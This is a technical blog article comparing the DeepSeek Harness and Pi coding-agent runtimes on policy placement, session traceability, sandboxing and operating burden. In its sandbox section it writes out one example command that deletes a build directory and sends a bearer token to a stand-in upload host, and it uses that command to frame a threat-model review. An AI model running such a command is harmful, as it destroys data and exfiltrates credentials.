DeepSeek Harness vs Pi Coding Agent: Choose Where Runtime Complexity Lives
DeepSeek Harness puts policy inside a composable plugin runtime. Pi keeps the coding-agent core small. Compare the evidence, security boundaries, and operating burden before choosing.

DeepSeek Harness and Pi place runtime complexity in different parts of the operating stack.
The DeepSeek Harness vs Pi coding agent choice matters the moment a coding agent edits the wrong file. The incident review starts with three questions: which tools were active, which policy allowed the edit, and what context reached the model? If the answer is “check the transcript,” the harness has already made an architecture decision for you.
Pi coding agent documents seven built-in tools: read, write, edit, bash, grep, find, and ls [5]. DeepSeek Harness documents a wider runtime vocabulary around sessions, approvals, sandbox policy, MCP, planning, and subagents [2] [4]. Counting those names does not identify the better coding-agent harness. It identifies where each one expects the team to put complexity.
Direct answer: Choose DeepSeek Harness when your team wants sessions, approvals, filesystem policy, MCP, planning, delegation, and UI surfaces composed inside a plugin runtime, and can pin a developer preview. Choose Pi when you want a small terminal coding harness and will review extensions and operate external isolation yourself. Neither is universally safer or better at coding. That verdict needs a controlled benchmark and a deployment-specific threat model.
| Choice | Best for | Not best for | Main burden | Limitation |
|---|---|---|---|---|
| DeepSeek Harness | Teams standardising named policy services across agent variants | Teams unwilling to pin and inspect a developer preview | Effective profile, plugins, patches, and migration risk | More built-in policy does not prove a complete security boundary |
| Pi coding agent | Teams that value a small core and explicit extension choices | Teams unwilling to review extensions or run external containment | Extension provenance, provider adapters, and container policy | Minimal core does not remove the policy work |
| Evaluate both | Teams with unresolved isolation, MCP, or long-session requirements | Teams looking for a decision from a feature checklist | A controlled pilot with identical conditions | No verified public head-to-head benchmark settles the choice |
DeepSeek Harness vs Pi: Where Runtime Complexity Lives
DeepSeek Harness makes composition a first-class runtime concern. Its architecture is built around Cordis services and plugins, with profiles, bundles, and patches shaping the assembled runtime [2]. The official project also labels the software a developer preview and warns that compatibility-breaking changes should be expected [1] [3].
That gives a platform team a useful policy vocabulary. Approval, sandbox, session, planning, subagent, and MCP are named parts of the system. But a named subsystem is not proof that a particular profile enables it, configures it safely, or keeps it stable across versions. During review, the concrete object is the effective configuration: runtime version, active profile, loaded bundles, plugins, and patches.
Pi starts from the opposite end. The default surface is those seven tools, while TypeScript extensions can add tools, commands, event handlers, context injection, compaction behavior, and terminal UI [6]. That smaller core is easier to hold in your head. It also means a team that adds an MCP client, permission prompts, a custom compactor, and three workflow extensions now owns six more things than the phrase “minimal core” suggests.
This is the same layer-placement problem that appears in context assembly, tool dispatch, and extension systems. The useful comparison is not “built in” versus “missing.” It is composition inside the runtime versus adaptation around the core.
I would choose DSH when several agent variants need the same named policy services. I would choose Pi when the extension set can stay small enough to inspect in one review. Architecture tells us where policy is configured. The harder test is what evidence survives when that policy produces a bad result.
Traceability Splits Into Three Different Records
“Traceable” is too vague for an incident report. Split it into three records:
- Conversation history: messages, tool calls, tool results, branches, and summaries that were stored.
- Model-input provenance: the system instructions, active policy, injected context, and transformations needed to reconstruct what the model actually received.
- Returned reasoning: reasoning content the provider chose to return and the harness chose to retain.
DSH documents event-oriented session state and persistence that can be replayed into runtime state [7]. That supports a stronger provenance interpretation because events are treated as durable inputs to reconstruction. It does not automatically prove that every system prompt, policy decision, or provider-side transformation can be reproduced for every profile. That broader claim remains an inference until the exact deployment demonstrates it.
Pi documents JSONL sessions arranged as trees, with branching, forking, resuming, and compaction [8]. Its session format can retain ThinkingContent, and its provider layer documents DeepSeek-compatible reasoning handling [9]. So the claim that Pi cannot preserve returned reasoning is wrong. Returned reasoning and provenance are different records.

Take a concrete branch review. An engineer forks two implementation attempts from the same session point after compaction. Pi documents that tree-shaped workflow. The reviewer can inspect the branches and their tool results, while also checking which earlier content the compaction summary replaced. Exact DSH parity for that branch-and-compaction workflow was not verified in the current sources. DSH may support an equivalent through its event model, but “may” is not an operational guarantee.
That distinction matters because context loss and durable handoffs often get reduced to transcript length. A transcript can preserve the conversation and still omit the effective policy. A reasoning field can show provider-returned thought and still say nothing about a hidden system instruction. Better records improve the postmortem, but they do not stop a destructive command while it is running.
A Sandbox Label Does Not Finish the Threat Model
DeepSeek Harness documents three sandbox modes: read-only, workspace-write, and danger-full-access. It also documents an approval layer that can mediate actions and fail closed under defined conditions [4]. Those are useful first-class controls. They are also narrower than the word “safe.”
Suppose an agent proposes rm -rf build && curl -H "Authorization: Bearer $TOKEN" https://example.invalid/upload. Review the command across five surfaces:
| Surface | Question the operator must answer |
|---|---|
| Filesystem effects | Can the process delete only generated files, the workspace, or anything the user can reach? |
| Process execution | Can it start arbitrary binaries or child processes? |
| Network access | Can it send data to an unapproved host? |
| Credentials | Which environment variables, files, keychains, or mounted secrets are readable? |
| External containment | What kernel, VM, container, or remote sandbox boundary limits a breakout? |

The DSH sandbox reference supports claims about documented filesystem-effect policy. It does not, by itself, prove network, process, credential, or total deployment isolation. A workspace-write label answers one part of the table, not all five.
Pi's official security guidance is unusually direct: extensions run arbitrary code, so users must trust what they install. For stronger isolation, it names external options including Gondolin, Docker, and OpenShell [10]. Pi therefore makes the containment obligation hard to miss. A team can also add in-process approval through an extension, but an approval dialog is not a container.
External isolation can produce the stronger boundary because it sits outside the coding-agent process. It only counts if the team configures it. A Docker invocation that mounts the home directory, forwards the host credential agent, and leaves the network open has a reassuring noun and a weak threat model.
My security preference is to require both a visible action policy and an external boundary for untrusted work. DSH gives the first part a standard vocabulary. Pi makes the second part an explicit operator responsibility. The next question is whether that control story remains stable after hours of branches, summaries, plugins, and version changes.
Long Sessions Reveal the Ownership Cost
Long sessions turn architecture diagrams into maintenance work.
Pi provides a concrete session model: a JSONL tree, branches, forks, resume, and compaction [8]. DSH provides an event-oriented persistence model plus documented MCP, planning, and subagent areas [2] [7]. Neither set of nouns tells you whether tomorrow's run is comparable with today's.
Pin six variables before you interpret a result:
- harness version
- model and provider
- repository commit and working-tree state
- system instructions and task prompt
- permissions, sandbox profile, and external containment
- retry policy and success rubric
Change two of those at once and the postmortem becomes guesswork. For example, a failed refactor after a DSH upgrade may come from a patch compatibility change, a different model adapter, or a sandbox profile that blocked a command. In Pi, the same ambiguity may come from an updated extension, a provider adapter, or a compaction hook. Minimalism reduces the default core surface. It does not pin the packages surrounding it.
DSH's developer-preview status makes this cost immediate. A team adopting it should store the runtime version and effective composition with every evaluation run [1] [3]. Pi teams should record enabled extensions, package versions, provider configuration, and the container policy with the same discipline.
This is where AI coding tools need an inspectable control surface. An operator should be able to answer which profile, extension, permission rule, and summary governed the current turn without reading a two-hour chat. If the active policy is invisible, long-session features create more places for state to drift.
The Best Argument for Pi Is Also Its Obligation
The strongest case for Pi is not that it can be extended to match a larger runtime. It is that the team does not have to accept a larger runtime in the first place.
Seven default tools are a small review target. Pi's extension boundary is explicit, and its security docs do not pretend arbitrary extension code is harmless [5] [10]. For a team with one provider, two reviewed extensions, and a locked external sandbox, that restraint is a real advantage.
The obligation is to keep it that way.
A Pi review packet should include the core version, enabled extensions, package provenance, provider adapter, and container policy. A DSH packet should include the runtime version, active profile, bundles, plugins, patches, approval policy, and sandbox mode. The Pi packet is shorter only when the deployment stays minimal. Install enough workflow packages and the complexity moves into package review, startup behavior, and external infrastructure.
DSH earns its larger packet when several profiles need the same policy services. A platform team may prefer one shared approval provider, one filesystem policy vocabulary, and one event model over independently built Pi extensions. That choice accepts configuration and preview-migration cost in exchange for more policy being legible inside the runtime.
Neither packet proves task quality. Neither proves model intelligence. Neither proves universal safety. It proves something more modest and more useful: the team can name what it is operating.
Choose the Operational Burden Your Team Can Own
No controlled same-model, same-task DeepSeek Harness versus Pi benchmark was verified for this article. One third-party Composio evaluation reports 240 runs and a 66.7 percent result for the Pi setup it tested, but it did not test DSH head to head [12]. AgentsPulse also presents its architecture comparison without claiming a controlled same-model benchmark [11]. Combining those pages into a winner would manufacture evidence that neither source provides.
Use this decision matrix instead:
| Choose | Best for | Not best for | Burden you own | Known limitation | Evidence to collect in a pilot |
|---|---|---|---|---|---|
| DeepSeek Harness | Shared, composable policy services across agent variants | Teams that cannot pin and inspect a developer preview | Runtime version, effective profile, plugins, patches, approvals, sandbox policy | Compatibility risk and deployment-specific security scope | Reconstruct one run from events; prove each threat-model boundary; repeat after an upgrade |
| Pi coding agent | A small auditable core with a deliberately limited extension set | Teams that will not review extensions or operate external containment | Core and extension versions, package provenance, provider adapter, container policy | Required policy may live across several external layers | Reopen a branched session; inspect compaction; test container escape assumptions |
| Evaluate both | An unresolved MCP surface, isolation boundary, or long-session workflow | Teams that want a quick feature-count verdict | A fair pilot and its evidence packet | More evaluation time before adoption | Hold every controlled variable constant and compare completion plus control failures |
The evidence is fresh as of 17 August 2026. Recheck version-specific behavior before deployment, especially while DSH remains a developer preview.
For the DeepSeek Harness vs Pi coding agent decision, my recommendation is straightforward:
- Choose DeepSeek Harness when the team wants policy composition inside the runtime and will manage effective configuration.
- Choose Pi when the team values a small core enough to keep extensions few and external containment explicit.
- Evaluate both when the isolation boundary, MCP behavior, or long-session workflow is still an assumption.
Choose the policy location and evidence burden your team can still explain after the demo. Send this decision matrix to the engineer who will own the runtime.
References
- DeepSeek Harness: official landing page. https://www.deepseek.com/harness/en/ . Captured 2026-08-17. Official description of the developer preview and plugin-first positioning.
- DeepSeek Harness: architecture. https://raw.githubusercontent.com/deepseek-ai/deepseek-harness/master/docs/architecture.md . Captured 2026-08-17. Official Cordis composition and subsystem architecture.
- DeepSeek Harness: official repository. https://github.com/deepseek-ai/deepseek-harness . Captured 2026-08-17. Official project status, package layout, and compatibility-warning context.
- DeepSeek Harness: sandbox and approval references. https://deepseek-harness.github.io/deepseek-harness/en/reference/subsystems/sandbox and https://deepseek-harness.github.io/deepseek-harness/en/reference/subsystems/approval . Captured 2026-08-17. Official sandbox modes, filesystem-effect scope, and approval behavior.
- Pi coding agent: usage documentation. https://pi.dev/docs/latest/usage . Captured 2026-08-17. Official minimal-harness positioning and seven built-in tools.
- Pi coding agent: extensions. https://pi.dev/docs/latest/extensions . Captured 2026-08-17. Official TypeScript extension hooks, tools, commands, context injection, compaction, and UI.
- DeepSeek Harness: session and persistence references. https://deepseek-harness.github.io/deepseek-harness/en/reference/subsystems/session and https://deepseek-harness.github.io/deepseek-harness/en/reference/subsystems/persistence . Captured 2026-08-17. Official event-oriented session state, persistence, and replay material.
- Pi coding agent: sessions and compaction. https://pi.dev/docs/latest/ and https://pi.dev/docs/latest/compaction/ . Captured 2026-08-17. Official JSONL session trees, branching, forking, resuming, and compaction.
- Pi coding agent: providers and session format. https://pi.dev/docs/latest/providers/ and https://pi.dev/docs/latest/session-format/ . Captured 2026-08-17. Official provider adapters, typed content blocks, and retained reasoning content.
- Pi coding agent: security. https://pi.dev/docs/latest/security/ . Captured 2026-08-17. Official arbitrary-code trust warning and external-containment guidance naming Gondolin, Docker, and OpenShell.
- AgentsPulse: “DeepSeek Harness vs Pi Agent.” https://agentspulse.github.io/tutorials/deepseek-harness-vs-pi-agent/ . Captured 2026-08-17. Third-party architecture comparison that does not claim a controlled same-model benchmark.
- Composio: “Finding the Best Harness for DeepSeek V4 Flash.” https://composio.dev/content/best-agent-harness-deepseek-v4-flash . Captured 2026-08-17. Third-party evaluation reporting 240 runs and 66.7 percent for one Pi setup, not a DSH versus Pi head-to-head test.
More to read
Typed Decisions for AI Agent Workflows: Record Before Routing
A typed model answer is an inference result, not a workflow transition. Record it once, pin the policy that consumes it, and replay the same decision without silently asking again.
12 min readGPT-6 Astra Changes the Bottleneck: Five Controls Agents Still Need
GPT-6 Astra raises the operating stakes for computer-using agents. Use five controls to define authority, evidence, approval, and recovery beyond the model.
12 min readScoped MCP Tool Access Starts With the Task, Not the Connection
Scoped MCP tool access gives each task an exact external action set, checks it before execution, and gives blocked work a visible human handoff.
9 min read